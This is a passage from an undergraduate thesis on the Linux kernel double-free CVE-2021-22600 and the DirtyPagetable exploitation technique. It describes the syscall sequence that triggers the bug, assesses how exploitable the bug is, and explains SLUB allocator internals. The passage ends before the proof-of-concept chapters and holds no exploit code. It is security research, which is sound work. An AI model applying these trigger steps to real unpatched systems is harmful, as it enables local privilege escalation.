

Degree in Computer Engineering
Computer science

End of degree work

**Analysis of Data-Oriented Exploitation
Technique in the CVE-2021-22600 Vulnerability
of the Linux Kernel**

Author

Telmo Sendino Sáinz

2025

Degree in Computer Engineering
Computer science

End of degree work

**Analysis of Data-Oriented Exploitation
Technique in the CVE-2021-22600 Vulnerability
of the Linux Kernel**

Author

Telmo Sendino Sáinz

Director(s)

José Antonio Pascual Saíz

Summary

This work analyzes the Linux kernel vulnerability CVE-2021-22600, a double-free bug in the `packet_set_ring()` function that can lead to local privilege escalation. In addition, it conducts an in-depth research on DirtyPagetable, a data-only exploitation technique that employing heap based vulnerabilities targets Page Table Entries to gain control over a page table, which enables the attacker to perform read and write operations at arbitrary physical addresses.

By combining this technique with CVE-2021-22600, the research provides a detailed proof-of-concept exploit that elevates user privileges to root. Unfortunately, the PoC failed when performing the Cross-Cache Attack necessary to successfully apply the Dirty Pagetable technique. Multiple methods of Cross-Cache Attack of other researchers were tried to implement or port to overcome this challenge. On this point, this failure is analyzed, identifying the potential reasons of this failure.

To provide the necessary context for understanding the exploitation approach, the paper provides essential background on the memory management subsystem, including a detailed examination of the SLUB allocator and an overview of key kernel security mechanisms.

Alignment with SDG 16: Peace, Justice and Strong Institutions

This work contributes to Sustainable Development Goal 16: Peace, Justice and Strong Institutions, specifically targeting the promotion of strong, transparent, and accountable institutions through improved cybersecurity. In a world increasingly dependent on digital infrastructure, the integrity and security of operating systems like the Linux kernel are fundamental to ensuring trust in both public and private digital services. By analyzing the CVE-2021-22600 vulnerability and exploring advanced exploitation techniques such as DirtyPagetable, this research sheds light on the types of low-level threats that can undermine the confidentiality, availability, and reliability of digital systems. Furthermore, understanding the limitations of current exploitation attempts and the protection mechanisms in place provides insight into the effectiveness of institutional cybersecurity strategies. Through this contribution, the work supports the development of more secure digital environments, which are essential for sustaining rule of law, protecting sensitive information, and fostering confidence in modern institutions. Ultimately, this aligns with the goals of SDG 16 by reinforcing the foundation of secure and just societies in the digital age.

Disclaimer

This work is intended for educational and research purposes. The author does not assume any responsibility for the illicit or malicious use of the information or techniques described in this paper.

Contents

Summary	i
Alignment with SDG 16: Peace, Justice and Strong Institutions	iii
Contents	vii
List of Figures	xi
List of Tables	xiii
1 Introduction	1
2 The aims of the project	3
3 CVE-2021-22600	5
3.1 Impact of the vulnerability	5
3.2 Overview of the vulnerability	6
3.3 Analyzing the code	6
3.4 How can we get Double Free?	8
3.5 Relevant features and limitations	9

4	Background	13
4.1	Memory management subsystem	13
4.1.1	Buddy Allocator	13
4.1.2	Slab Allocator	15
4.1.3	SLUB internals	15
4.2	Linux Kernel protections	21
4.2.1	SMAP and SMEP	21
4.2.2	KASLR (Kernel Address Space Layout Randomization)	21
4.2.3	KPTI (Kernel Page Table Isolation)	22
5	Exploiting the vulnerability CVE-2021-22600	23
5.1	Prior Exploitation Approaches for CVE-2021-22600	23
5.2	Dirty Pagetable technique	24
5.3	An Overview of How Dirty Pagetable Works	25
6	Proof Of Concept	29
6.1	Setting up the virtual machine	29
6.2	Step 0: Setting the environment	30
6.3	Step 1: Allocate pg_vec vulnerable object and first free of pg_vec	32
6.4	Step 2. Create victim object: spray signalfd_ctx objects	33
6.5	Step 3. Trigger double free vulnerability: Dangling signalfd_ctx object	35
6.6	Step 4. Locate victim object: seq_operations spray	35
6.7	Step 5. Cross-cache attack: Get the victim slab reclaimed to the Buddy Allocator	36
6.7.1	Step 5.a: Spray and pray technique	37
6.7.2	Step 5.b: Proper workflow for the cross-cache attack	38
6.7.3	Step 5.c: Side-channel supported slab recycling	40

6.7.4	Step 5.d: simple side-channel + proper workflow	41
6.8	Step 6: Spray PTEs, mapping pages to /etc/passwd and patch it to gain root access	42
6.9	Challenges in Achieving Slab Reclamation	44
7	Conclusions and Future work	47
Appendices		
A	Appendix	49
	Bibliography	53

List of Figures

3.1	Steps to trigger the bug.	10
4.1	Memory allocation by Buddy Allocator.	14
4.2	Possible states of a slab: Full, Partial and Free slab.	16
4.3	SLUB architecture diagram	19
4.4	De-allocation process in the SLUB Allocator. The slab that contains the object to be freed is referred as <i>slab</i>	20
5.1	Occupy victim slab with page tables.	26
6.1	State of the victim slab after double free: To locate victim object, sig- nalfd_ctx is overlapped with probe object seq_operations.	37
6.2	Failed cross-cache attack: Victim slab is not reclaimed to the Buddy allo- cator.	38

List of Tables

3.1 Linux Kernel versions affected by CVE-2021-22600.	6
---	---

1. CHAPTER

Introduction

In the early days of exploitation, attackers relied primarily on control-flow hijacking techniques. These approaches typically involved corrupting function pointers or return addresses to divert execution to attacker-controlled code. One well-known example of such technique is Return-Oriented Programming (ROP), which chains existing code snippets (gadgets) to achieve arbitrary behavior.

However, the security mechanisms and protections in the Linux kernel, such as KASLR, SMEP, and SMAP, have improved greatly. These mechanisms aim to prevent attackers from easily predicting memory addresses or executing malicious code in privileged modes. More broadly, they are aimed at enforcing Control Flow Integrity (CFI), making control-flow hijacking exploitation techniques either increasingly difficult to apply or effectively mitigated.

In response, kernel exploitation techniques have undergone a significant evolution, with attackers increasingly focusing on alternative approaches capable of bypassing these modern defenses. One particularly promising direction is the use of data-only oriented exploitation methods. One of the earliest notable examples of such data-oriented exploitation techniques is the Kernel Space Mirroring Attack (KSMA). Initially introduced as a method to bypass modern kernel defenses, KSMA demonstrated how attackers could create mirrored mappings of user-space memory into privileged kernel space. This approach allowed attackers to gain arbitrary read and write access to kernel memory without violating control-flow integrity [Wang, 2018].

In recent years, data-oriented exploitation methods have gained increasing popularity

[Wang, 2022] [Zhou et al., 2024], because they can bypass many modern kernel protections. This paper focuses on dissecting and discussing the Linux Kernel vulnerability CVE-2021-22600, as well as analyzing an exploitation technique called DirtyPagetable presented in 2023. DirtyPagetable is a data-only oriented method that uses heap-based vulnerabilities to manipulate Page Table Entries, allowing attackers to gain read and write access to arbitrary physical memory. The study applies DirtyPagetable in a practical context by exploiting the CVE-2021-22600 vulnerability, which may allow an attacker to escalate privileges to root.

To provide necessary context, the paper provides background on Linux kernel components such as the main security protections, and the memory management subsystem, including the Buddy allocator and particularly focusing on the Slab allocator.

2. CHAPTER

The aims of the project

The main goals of the project are two: The first one is to investigate a recently discovered Linux kernel exploitation technique named *DirtyPagetable* [Wu, 2023]. This technique was selected because it is a data-only oriented method that, at the time of its publication (2023), could bypass all major Linux kernel protections.

The second goal is to apply this technique to exploit a well-known Linux kernel vulnerability. The vulnerability code-named CVE-2021-22600 will be selected for this task, this vulnerability allows the attacker to escalate privileges to gain root access on the target machine, by exploiting a double-free vulnerability in the packet interface.

Firstly, an in-depth research on the mentioned vulnerability will be done, explaining how it can be triggered, what its consequences are and how it has impacted the security of the Linux Kernel.

Later on, in case the reader is not familiarized with the Linux Kernel complexities, some background will be given; for instance, the memory management subsystem will be analyzed in detail, more specifically the Slab allocator and the Buddy allocator. In addition, the paper explains which are the main Linux kernel protections (KASLR, SMEP and SMAP).

Subsequently, the *DirtyPagetable* technique will be explained and analyzed; this chapter will also cover the underlying steps that exists under *DirtyPagetable*, like doing a Cross-Cache attack, etc. Moreover, other strategies that other authors have used to exploit this vulnerability will be mentioned.

Finally, a Proof of Concept will be developed to probe the effectiveness of this exploitation method. This exploit will be step-by-step explained in this section. In order to test the PoC, a working environment will be set up with a suitable vulnerable Linux kernel version and some very useful debugging tools.

In summary, the steps to fulfill the project's goals are as follows:

1. **Conduct an in-depth research of CVE-2021-22600 vulnerability**, including its nature, impact, how it can be triggered.
2. **Background information**: Deeply analyze the Linux kernel **memory management subsystem** and explain the main **Linux Kernel protections**
3. **Research about vulnerability exploiting**: Research about other previously used exploitation methods to exploit CVE-2021-22600.
4. **Examine the Dirty Pagetable technique**: including its underlying steps like the Cross-cache attack.
5. **Develop a Proof of Concept (PoC)**: to demonstrate the practical application of the exploitation technique.

3. CHAPTER

CVE-2021-22600

This chapter examines the vulnerability known as CVE-2021-22600. We will explore the technical details of the vulnerability and its impact. The chapter is structured as follows: first, we explore the impact of the vulnerability; second, an overview of the vulnerability; third, and fourth, the specific nature of the vulnerability; and finally, some relevant features and limitations of the vulnerability are discussed.

3.1 Impact of the vulnerability

NIST states that CVE-2021-22600 “is a double free bug in *packet_set_ring()* in *net/packet/af_packet.c* can be exploited by a local user through crafted syscalls to escalate privileges or deny service” [NIST, 2021]. In other words, this is a vulnerability in the packet interface of the Linux kernel that can leverage local privileges escalation.

Multiple Linux kernel versions were affected (see Table 3.1), OS that shipped these kernel versions were affected: this includes Debian Buster 10.0 and Debian Stretch 9.0. Furthermore, NIST assigned a CVSS Base Score of 7.0 (out of 10) to this bug, indicating that the vulnerability has a HIGH severity [NIST, 2021].

From (included)	To (excluded)
4.14.175	4.14.259
4.19.114	4.19.222
5.4.29	5.4.168
5.5.14	5.10.88
5.11	5.15.11

Table 3.1: Linux Kernel versions affected by CVE-2021-22600.

3.2 Overview of the vulnerability

The bug is in the packet socket module, this module is used to implement protocol modules in user space at low-level on top of the physical layer. It enables the transmission and reception of raw packets at the data link layer, (OSI Layer 2) device driver level. As a result, without being restricted by higher-level network protocols it provides more direct and flexible control over the network communication.

Users can set the data buffer of the socket through *setsockopt()* syscall from the userspace. In turn, this system call triggers the execution of the *packet_set_ring()* function within the kernel space, where the bug is located. The bug allows a double-free of the *pg_vec* structure [Liu et al., 2022a].

3.3 Analyzing the code

Let's analyze its code (Listing 3.1); the following source code of the module is from the kernel version v5.11.10:

1. Firstly, it allocates memory with *alloc_pg_vec()* (line 6 in Listing 3.1). It reserves memory for the **pg_vec** structure; the size is determined by the *order* and the number of blocks (*req→tp_block_nr*), see Listing 3.4.
2. Then, if the version of TPACKET equals TPACKET_V3, *init_prb_bdqc()* is called (line 12 in Listing 3.1). This function, saves a reference of **pg_vec** (see line 6 in Listing 3.2) in **packet_ring_buffer.prb_bdqc.pkbdq** structure.
3. Also, we are saving the reference of the newly allocated *pg_vec* into the ring buffer structure (*rb → pg_vec*), in the line 18 of Listing 3.1.


```

1 static int packet_set_ring(sk, req_u, closing, tx_ring)
2 {
3     if (req->tp_block_nr)
4     {
5         order = get_order(req->tp_block_size);
6         pg_vec = alloc_pg_vec(req, order);
7         switch (po->tp_version)
8         {
9             case TPACKET_V3:
10                 if (!tx_ring)
11                 {
12                     init_prb_bdqc(po, rb, pg_vec, req_u);
13                 }
14             }
15     }
16     if (closing || atomic_read(&po->mapped) == 0)
17     {
18         swap(rb->pg_vec, pg_vec);
19         if (po->tp_version <= TPACKET_V2)
20             swap(rb->rx_owner_map, rx_owner_map);
21     }
22 out_free_pg_vec:
23     bitmap_free(rx_owner_map);
24     if (pg_vec)
25         free_pg_vec(pg_vec, order, req->tp_block_nr);
26 }

```

Listing 3.1: Relevant features of `packet_set_ring()`, function, which contains the double-free bug (some lines have been removed for simplicity).

4. Finally, if the `tpacket_req.tp_block_nr` equals **0**, **no `pg_vec`** will be allocated, and the old one is **freed** (check line 25 in Listing 3.1). Although this freeing process is not clean because the **old freed `pg_vec`** is still referenced by `packet_ring_buffer.prb_bdqc.pkbdq` [Liu et al., 2022b] [Liu et al., 2022a].

To sum up, the fact that a `pg_vec` structure is still referenced by `packet_ring_buffer.prb_bdqc.pkbdq` even after being freed, is one of the key factors in the vulnerability.

```

1 static void init_prb_bdqc(po, rb, pg_vec, req_u)
2 {
3     struct tpacket_kbdq_core *p1 = GET_PBDQC_FROM_RB(rb);
4     struct tpacket_block_desc *pbd;
5     p1->knxt_seq_num = 1;
6     p1->pkbdq = pg_vec;
7     prb_init_ft_ops(p1, req_u);
8     prb_setup_retire_blk_timer(po);
9     prb_open_block(p1, pbd);
10 }

```

Listing 3.2: init_prb_bdqc() function.

3.4 How can we get Double Free?

As we can see in Listing 3.3, the data structure is arranged in this manner. We can observe a union type inside the `packet_ring_buffer` structure between `rx_owner_map` pointer and a `struct tpacket_kbdq_core prb_bdqc`.

In C, elements in a union share the **same** memory space; therefore, modifying one element will also modify the other. We can see that the **first** element of the `tpacket_kbdq_core` struct is `pkbdq` a pointer of type `pgv`. So this pointer is the saved reference of the allocated `pg_vec`, and this pointer has the **same offset** as the `rx_owner_map` pointer. This will definitely affect the freeing process.

Summarizing the previous steps, we have made a buffer allocation (`pg_vec` object allocation) with `TPACKET_V3` version and we have freed it by running again the function `packet_set_ring()` with `tp_block_nr = 0`.

Subsequently, let's run again `packet_set_ring()` function to set the buffer, but now we change the socket version to `TPACKET_V2`. The kernel confuses the `rx_owner_map` and the `prb_bdqc.pkbdq` (line 6 and line 12 in Listing 3.3), because they have the same offset (they are sharing the same space in memory) and this causes that the freed `pg_vec` is freed again (line 23 in Listing 3.1) with `bitmap_free()` function generating a double-free bug [Liu et al., 2022a].

In Figure 3.1, we can see a summary of this process to trigger the double free:

```
1 struct packet_ring_buffer
2 {
3     struct pgv *pg_vec;
4     union
5     {
6         unsigned long *rx_owner_map;
7         struct tpacket_kbdq_core prb_bdqc;
8     };
9 };
10 struct tpacket_kbdq_core
11 {
12     struct pgv *pkbdq;
13     unsigned int feature_req_word;
14     unsigned int hdrlen;
15     unsigned char reset_pending_on_curr_blk;
16     unsigned char delete_blk_timer;
17     struct timer_list retire_blk_timer;
18 };
```

Listing 3.3: Data structures defined in net/packet/internal.h file: *union* type affects the freeing process.

3.5 Relevant features and limitations

Before developing an exploit for a Linux kernel vulnerability, it is crucial to determine the limitations of the vulnerability. The following are some key features that will determine the limitations of a vulnerability or even its exploit-ability:

1. The **size** of the buffer, the size of the double free.
2. The **interval time** between the free-s. For instance, a very short time span between the free-s can lead to an unreliable exploit as there could be not enough time to do a successful heap spray.
3. The **number** of times we can trigger the bug without kernel crashes.

By examining whether the attacker has control over these elements, we can conclude that:

1. Firstly, the attacker can control the size of double free, through **req.tp_block_nr** parameter (See Listing 3.4). This is very important as will determine in what **cache** will be the object `pg_vec` allocated. For example, we could choose to use small caches like `kmallocc-128`, up to 4KB size caches `kmallocc-4k` [Kononov, 2017].




Figure 3.1: Steps to trigger the bug.

2. Secondly, the two freeing operations of the double-free vulnerability are triggered by separate syscalls, therefore, we can control the interval time between the free.
3. Moreover, we can use different sockets to trigger the bug multiple times.

Digging into the packet module: *packet_ring_buffer* structure

In order to understand how the module handles memory management, it is necessary to examine in detail how the module utilizes *packet_ring_buffer* structure in detail.

The packet socket module creates a **shared ring buffer** between user and kernel space (*packet_ring_buffer struct*) with the aim of speeding up the transmission of data between user mode and kernel mode [Kononov, 2017].

So *pg_vec* structure is actually an array that stores **virtual addresses** of consecutive physical pages, and these virtual addresses will be used by *packet_mmap()* to map physical pages represented by these kernel virtual addresses into user mode. As a result users can directly access to these physical pages, creating the mentioned shared ring buffer.

```
1 struct pgv *alloc_pg_vec(struct tpacket_req *req, int order)
2 {
3     unsigned int block_nr = req->tp_block_nr;
4     struct pgv *pg_vec;
5     pg_vec = kcalloc(block_nr, sizeof(struct pgv), GFP_KERNEL |
6     __GFP_NOWARN);
7     for (i = 0; i < block_nr; i++)
8         pg_vec[i].buffer = alloc_one_pg_vec_page(order);
9 }
```

Listing 3.4: req.tp_block_nr allows us to control the double free size.

This process is made by the *alloc_pg_vec()* function (see Listing 3.4) [Kononov, 2017] [Liu et al., 2022a].

This functionality opens up a new attack surface (see Subsection 5.1).

4. CHAPTER

Background

Before going directly into how the targeted vulnerability can be exploited, there are some concepts that need to be discussed as they play an important role in the exploitation phase. This chapter discusses how memory management, in particular, the Slub Allocator, works in the Linux kernel and describes the main Linux kernel protections.

4.1 Memory management subsystem

The Linux kernel uses a sophisticated memory management subsystem to efficiently allocate (and free) memory, both for user space and kernel space. It provides a variety of allocation strategies depending on the size, frequency, and nature of memory requests. Two important allocators are the Buddy Allocator and the Slab Allocator.

4.1.1 Buddy Allocator

Buddy Allocator, also known as Binary Buddy Allocator or page allocator, allocates physical pages. It manages memory in contiguous blocks of size $2^n \times \text{PAGE_SIZE}$, where n represents the page order and `PAGE_SIZE` is a constant in the kernel, typically 4096 bytes (4 KB). These n -order allocated pages are contiguous in virtual memory, but not necessarily in physical memory.




Figure 4.1: Memory allocation by Buddy Allocator.

In Linux, this is the most low-level allocator, its API is used internally, for instance, by the slab allocator [Carcano, 2021].

Memory Allocation

The Buddy Algorithm is based on the assumption that memory blocks always have sizes that are powers of two (in bytes). When a memory allocation request is made, a set of pages (blocks), which are the closest in size (order) to the requested amount, is allocated.

If the requested size is less than half the size of the block, the block is split into two equal parts, known as *buddies*. This process will continue recursively as long as the requested size remains less than half the size of the left buddy (see Figure 4.1), or until no further splitting is possible when the minimum block size (order 0) is reached.

Memory De-allocation

When a block is freed, its buddy is checked. If the buddy is also free, they are merged into a larger block of the next order. This merging continues as long as possible, up to the maximum block size (`MAX_ORDER`) [k1R4, 2021]. This process is called Coalescing.

The main feature of Buddy Allocator is that it allocates contiguous blocks of physical pages (contiguous in virtual memory). The problem of Buddy Allocator is that it leads to **internal fragmentation** when a non multiple of block size amount of memory needs to be allocated, the Slab Allocator tries to solve this issue.

4.1.2 Slab Allocator

The Slab Allocator handles allocations of small, fixed-size objects. It minimizes memory fragmentation and improves cache performance by keeping objects of the same type or of the same size in memory slab sized slots.

An implementation of this system, known as *SLUB (the unqueued slab allocator)*, is commonly used for its simplicity and scalability and is the default slab allocator since the 2.6.23 kernel version [Lameter, 2007]. From here every mention to the Slab Allocator refers to the SLUB implementation of the Slab Allocator.

A **Slab** is one or more contiguous pages of memory that contains kernel objects of a **specific size** [Gorman, 2004]. A **Slab cache** is a container of multiple slabs of the same type.

There are two types of caches:

1. **Dedicated caches:** These caches are created by the Linux Kernel to store only a specific type of objects. For example, there are dedicated caches for `mm_struct` or `filp` (file pointers) objects.
2. **Generic or general-purpose caches:** Used for generic allocations of varying sizes. Objects allocated with `kmalloc()`.

4.1.3 SLUB internals

Unlike the glibc heap (heap in user-space), kernel keeps metadata in separate structures. This section aims to explain the internal structures of SLUB and how SLUB works, fo-




Figure 4.2: Possible states of a slab: Full, Partial and Free slab.

cusing on the Latest longterm kernel 6.6 implementation.

Before kernel version 5.17 some slab metadata was stored in the page struct, from that version a new structure, `slab struct`, was created to store the metadata [Corbet, 2022].

Before digging into the internal structures of SLUB, it is crucial to understand that a slab can be in 3 states (see in Figure 4.2 the following states):

- Partial slab: Partially full allocated slabs. Slabs with some objects allocated and with some free slots.
- Empty or Free slab: No objects allocated in it.
- Full slab: Completely full allocated of objects.

The following are the main internal structures of SLUB (please, note that datatype field names are simplified):

struct kmem_cache

This structure represents a slab cache. It is responsible for managing all slabs of a given object type or size. Key fields:

- `const char *name`: Name of the cache (e.g., `kmalloc-128`)
- `unsigned int object_size`: Size of an object in the cache (excluding metadata).

- **kmem_cache_cpu *cpu_slab**: Per-CPU pointer to kmem_cache_cpu
- **kmem_cache_node *node**: Array of pointers to kmem_cache_node structs

The `kmalloc_caches` variable is a double linked-list of `kmem_cache` objects that contains all generic `kmalloc` caches. They are indexed as `KMALLOC_NORMAL` (`kmalloc-X`), `KMALLOC_CGROUP` (`kmalloc-cg-X`) or `KMALLOC_DMA`. For simplicity, this section focuses only on `KMALLOC_NORMAL` generic caches.

struct kmem_cache_cpu

This structure manages the active slab for the current CPU, so there is one structure of `kmem_cache_cpu` per CPU and one slab marked as active per CPU. Important fields:

- `void **freelist`: Pointer to the next available object on the current slab (the arrows in Figure 4.2 represent this pointer). This is a lockless *per-CPU* freelist, and it is used for allocations and frees by **this CPU**.
- `struct slab *slab`: Pointer to the currently **active** slab. It is also called “the CPU slab”.
- `struct slab *partial`: Partially allocated inactive slabs. This field only exist if `CONFIG_SLUB_CPU_PARTIAL` is enabled, we assume that it is enabled (in Debian 12 is enabled by default).

This structure exists for performance reasons, to avoid unnecessary locking, and to take advantage of the CPU caches. Note that allocations will be served first from the active slab.

struct kmem_cache_node

This structure keeps track of partial slabs. It is NUMA (Non-Uniform Memory Access) node aware, so there is one of this structure per NUMA-node. Per-node slabs have backing memory coming from their node. Key fields:

- `nr_partial`: Number of partial slabs
- `list_head partial`: List of partial slabs

If the `CONFIG_SLUB_DEBUG` flag is set and slub debugging is active, this structure also stores a list of full slabs for debugging purposes (line 797 in [Developers, 2023]).

struct slab

This structure holds metadata for a specific slab. It stores a pointer to the associated `kmem_cache` and a pointer `*freelist` to the next free object in the slab. It is a *Per-slab* freelist.

Another interesting concept is the **frozen slab**, this is set by a boolean flag named `frozen`. As the kernel 6.6 source code states, Frozen Slabs are “exempt from list management. It is not on any list except per cpu partial list. The processor that froze the slab is the one who can perform list operations on the slab” [Torvalds, 2023]. In version 6.6, per-CPU slabs are also frozen slabs.

How these structures work in conjunction?

In Figure 4.3 we can see how `kmem_cache`, `kmem_cache_cpu` and `kmem_cache_node` structures are arranged. Check that `kmem_cache_cpu` (c) structure has 2 freelist:

`c->slab->freelist`, a per-slab freelist, and a lockless per-cpu freelist `c->freelist`.

Allocation process

As an active reader can anticipate, many potential allocation paths are possible depending on the internal cache state. When **allocating** an object of a given size on a specific CPU, firstly it is allocated from that CPU’s active slab. In particular, the SLUB allocator will allocate first from the **lockless per-CPU freelist** (`c->freelist`); if the per-CPU freelist is empty, it will move the contents of the **active slab freelist** (`c->slab->freelist`) to the per-CPU freelist and the new object will be allocated from the per cpu freelist.

In case the active slab freelist is also empty, the allocator will check if there are **per-cpu partial slab** (`c->partial`) available. In such case, a **partial slab will become the active slab**. The process in the previous step of moving the contents of the active slab freelist to the per-cpu freelist will occur again, so actually, the object will be allocated from the per-cpu freelist.

In case there are no per-cpu partial slabs available (per-cpu partial slab list is empty), the allocator will designate **the first slab in the per-node partial list** (`n->partial`) as




Figure 4.3: SLUB architecture diagram: `kmem_cache`, `kmem_cache_cpu` and `kmem_cache_node` structures. Please note that `kmem_cache_cpu` is referred as *c* and `kmem_cache_cpu` as *n*.

the active slab. Moreover, other per-node slabs will be moved to the per-cpu partial list. Finally, the object will be allocated from the active slab in the same way explained in the previous steps.

Finally, if the per-node partial list is empty, a new active slab will be allocated from the Buddy Allocator (`page_alloc`), and the object will be allocated from it. [Kononov, 2024].

In summary, the allocation process follows a hierarchy, progressing from the fastest to the slowest allocation path:

1. Lockless per-CPU freelist (`c->freelist`)
2. Active slab freelist (`c->slab->freelist`)
3. Per-CPU partial slabs (`c->partial`)
4. Per-node partial slabs (`n->partial`)
5. Allocating from new active slab from `page_alloc()`.

